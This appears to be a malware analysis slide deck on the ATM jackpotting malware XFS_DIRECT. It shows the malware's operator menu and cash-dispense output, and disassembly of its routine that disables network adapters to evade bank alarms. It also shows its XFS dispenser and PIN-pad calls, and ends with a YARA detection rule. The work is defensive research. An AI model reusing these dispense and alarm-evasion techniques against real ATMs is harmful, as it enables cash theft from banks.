
First inspection of the ATM malware called XFS_DIRECT (2/2)

- Entering ‘55’ obtains some status info
- Entering ‘44’ presents an “Out of Service” message




ATM IS TEMPORARILY OUT OF SERVICE!

ATM-Jackpotting P4WNP1-style with malware XFS_DIRECT




```
=========================================================
||                                                     ||
||                MENU (XFS_DIRECT)                    ||
||                                                     ||
||          !!!SESSION KEY NOT GENERATED!!!            ||
||                                                     ||
||   (777)    - generate sesion KEY                    ||
||   (1)      - get the MONEY                          ||
||   (44)     - out of SERVICE                         ||
||   (0)      - exit ME                                ||
||                                                     ||
||   (55)     - get INFO                               ||
||   (22)     - print this MENU                        ||
||                                                     ||
=========================================================

Waiting for user input: 777
                     ===========
        SESSION KEY: | 9120544 |
                     ===========
        NOW ENTER MASTER KEY

Waiting for user input: 1111111

=========================================================
||                                                     ||
||                MENU (XFS_DIRECT)                    ||
||                                                     ||
||              *** FULL ACCESS ***                    ||
||                                                     ||
||   (1)      - get the MONEY                          ||
||   (44)     - out of SERVICE                         ||
||   (0)      - exit ME                                ||
||                                                     ||
||   (55)     - get INFO                               ||
||   (22)     - print this MENU                        ||
||                                                     ||
=========================================================

Waiting for user input: 1

---------------------------------

        at: 15.10.2019
            13:08:23.968 (local time)
        Getting the money ;) ...

        ======================================
        | Dispensing 600 PCM
        | From cassette nr: 3
        | Nr. of banknotes: 40
        | REMAIN banknotes: 1378
        ======================================

        Take the money you snicky mother fucker :) ...
---------------------------------

Waiting for user input: 55

        at: 15.10.2019
            13:08:47.031 (local time)

        Success obtaining CDM status: 0
        Writing out list of status info...

============= CDM STATE INFO =============

        Device state is: WFS_CDM_DEVONLINE

        Safe door state is: WFS_CDM_DOORCLOSED

        Dispenser state is: WFS_CDM_DISPCUSTATE

======================================

        Next getting cash unit info...

============= CASH UNIT INFO =============
```

XFS_DIRECT under the hood (1/2)



```
push    ecx
push    offset aEnablingAdapte ; "      Enabling adapter: %S...\n"
call    _printf
mov     eax, [esp+28h+var_10]
mov     edx, [eax]
add     esp, 8
push    eax
mov     eax, [edx+0Ch]
call    eax
jmp     short loc_40361A
---------------------------------------------------------------

                        ; CODE XREF: Trigger_Enable_Disable_Network_Adapters+
mov     ecx, [esp+20h+pv]
mov     edx, [ecx+10h]
push    edx
push    offset aDisablingAdapt ; "      Disabling adapter: %S...\n"
call    _printf
```




```
Trigger_Enable_Disable_Network_Adapters proc near
                                        ; CODE XREF: CleanupXFSM
                                        ; _wmain+430↓p

pv              = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
ppv             = dword ptr -8
var_4           = byte ptr -4
arg_0           = dword ptr  8

                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF8h
                sub     esp, 14h
                push    ebx
                push    esi
                push    edi
                call    CPP_Func_time
                xor     ebx, ebx
                push    ebx             ; pvReserved
                call    ds:CoInitialize
                lea     eax, [esp+20h+ppv]
                push    eax             ; ppv
                push    offset IID_INetConnectionManager ; riid
                push    4               ; dwClsContext
                push    ebx             ; pUnkOuter
                push    offset CLSID_ConnectionManager ; rclsid
                mov     [esp+34h+ppv], ebx
                call    ds:CoCreateInstance
```

At start XFS_DIRECT disables all network adapters to avoid raising alarms to the bank's central
When exiting network adapters are enabled again.


XFS_DIRECT under the hood (2/2)

Dispenser (CDM) XFS function calls




```
push    eax                 ; lppResult
push    0                   ; dwTimeOut
push    0                   ; lpQueryDetails
push    WFS_INF_CDM_CASH_UNIT_INFO ; dwCategory
push    esi                 ; hService
call    WFSGetInfo

push    ecx                 ; lppResult
push    edx                 ; dwTimeOut
push    ebx                 ; lpCmdData
mov     [ebx], edx
mov     edx, dword ptr [esp+70h+hService]
push    WFS_CMD_CDM_DISPENSE ; dwCommand
push    edx                 ; hService
mov     dword ptr [ebx+6], 1
mov     [ebx+0Ah], esi
call    WFSExecute
```

PINPAD (EPP) XFS function calls



```
push    eax                 ; lppResult
push    0                   ; dwTimeOut
push    0                   ; lpQueryDetails
push    WFS_INF_PIN_STATUS ; dwCategory
push    esi                 ; hService
call    WFSGetInfo

push    eax                 ; lppResult
push    0                   ; dwTimeOut
push    edi                 ; lpCmdData
push    WFS_CMD_PIN_GET_DATA ; dwCommand
push    ebp                 ; hService
call    WFSExecute          ; Receive entered Masterkey from PINPAD

push    edx                 ; lppResult
push    0                   ; dwTimeOut
lea     eax, [esp+34h+QueryDetails]
push    eax                 ; lpQueryDetails
push    WFS_INF_PIN_FUNCKEY_DETAIL ; dwCategory
push    ebp                 ; hService
call    esi ; WFSGetInfo

push    edx                 ; lppResult
push    0                   ; dwTimeOut
push    0                   ; lpQueryDetails
push    WFS_INF_PIN_CAPABILITIES ; dwCategory
push    ebp                 ; hService
call    esi ; WFSGetInfo
```

YARA rule to detect XFS_DIRECT




```
rule ATM_Malware_XFS_DIRECT {
  meta:
    description = "Detects ATM Malware XFS_DIRECT"
    author = "Frank Boldewin (@r3c0nst)"
    reference = "https://twitter.com/r3c0nst/"
    date = "2019-10-14"
    // Encrypted Layer Hashes (SHA256)
    hash1 = "3e023949fecd5d06b3dff9e86e6fcac6a9ec6c805b93118db43fb4e84fe43ee0"
    hash2 = "303f2a19b286ca5887df2a334f22b5690dda9f092e677786e2a8879044d8ad11"
    hash3 = "15d50938e51ee414124314095d3a27aa477f40413f83d6a2b2a2007efc5a623a"
    hash4 = "0f9cb4dc1ac2777be30145c3271c95a027758203d0de245ec390037f7325d79d"
    hash5 = "141ae291ddae60fd1b232f543bc9b40f3a083521cd7330c427bb8fc5cdd23966"
    // Fully Unpacked Hashes (SHA256)
    hash6 = "66eb1a8134576db05382109eec7e297149f25a021aba5171d2f99aa49c381456"
    hash7 = "ac20b12beefb2036595780aaf7ec29203e2e09b6237d93cd26eaa811cebd6665"
    hash8 = "901fc474f50eb62edc526593208a7eec4df694e342ffc5b895d1dcec953c6899"
    hash9 = "56548c26741b25b15c27a0de498c5e04c69b0c9250ba35e3a578bc2f05eedd07"
    hash10 = "c89f1d562983398ab2d6dd75e4e30cc0e95eab57cdf48c4a17619dca9ecc0748"

  strings:
    // with encryption layer
    $EncLayer1 = {0F B6 51 FC 30 50 FF 0F B6 11 30 10 0F B6 51 04 30 50 01 0F B6 51 08 30 50 02}
    $EncLayer2 = {B8 4D 5A 00 00 89 33 66 39 06 75 ?? 8b ?? 3c}
    // fully unpacked
    $String1 = "NOW ENTER MASTER KEY" ascii  nocase
    $String2 = "Closing app, than delete myself." ascii nocase
    $String3 = "Number of phisical cash units is:" ascii nocase
    $String4 = "COULD NOT ENABLE or DISABLE connection" ascii nocase
    $String5 = "XFS_DIRECT" ascii nocase
    $String6 = "Take the money you snicky mother fucker :)" ascii  nocase
    $String7 = "ATM IS TEMPORARILY OUT OF SERVICE!" wide nocase
    $Code1 = {D1 F8 89 44 24 10 DB 44 24 10 DC 0D ?? ?? ?? ?? E8 ?? ?? ?? ?? 35 2F 81 0B 00 A3} // Session Key Code
    $Code2 = {8B ?? ?? ?? 68 2E 01 00 00 52 C7 ?? 06 01 00 00 00} // Dispense Code

  condition:
    uint16(0) == 0x5A4D and (filesize < 1500KB and all of ($EncLayer*)) or (filesize < 300KB and 4 of ($String*) and all of ($Code*))
}
```

Also available here → https://raw.githubusercontent.com/fboldewin/YARA-rules/master/ATM.Malware.XFS_DIRECT.yar

Summary

- While attacks with a Raspberry PI Zero and a HID-backdoor have already been shown as proof of concepts in the past by some cybersecurity companies, this case proofs attackers also use such techniques ITW.
- The new ATM malware XFS_DIRECT joins a large family of malicious code of this kind. It is worth mentioning the robustness of the code, which is not always given with comparable tools.
- Protective measures against this type of attack are widely documented and should be mandatory on ATMs.



Final note!

The author of P4WNP1, Marcus Mengs (@mame82), kindly asked me to reference the disclaimer of his framework. He’s taking no responsibility for the abuse of P4wnP1 or any information given in the related documents. It’s dedicated to penetration-testers, redteamers and InfoSec personal.

https://github.com/mame82/P4wnP1/blob/master/DISCLAIMER.md

Stay safe!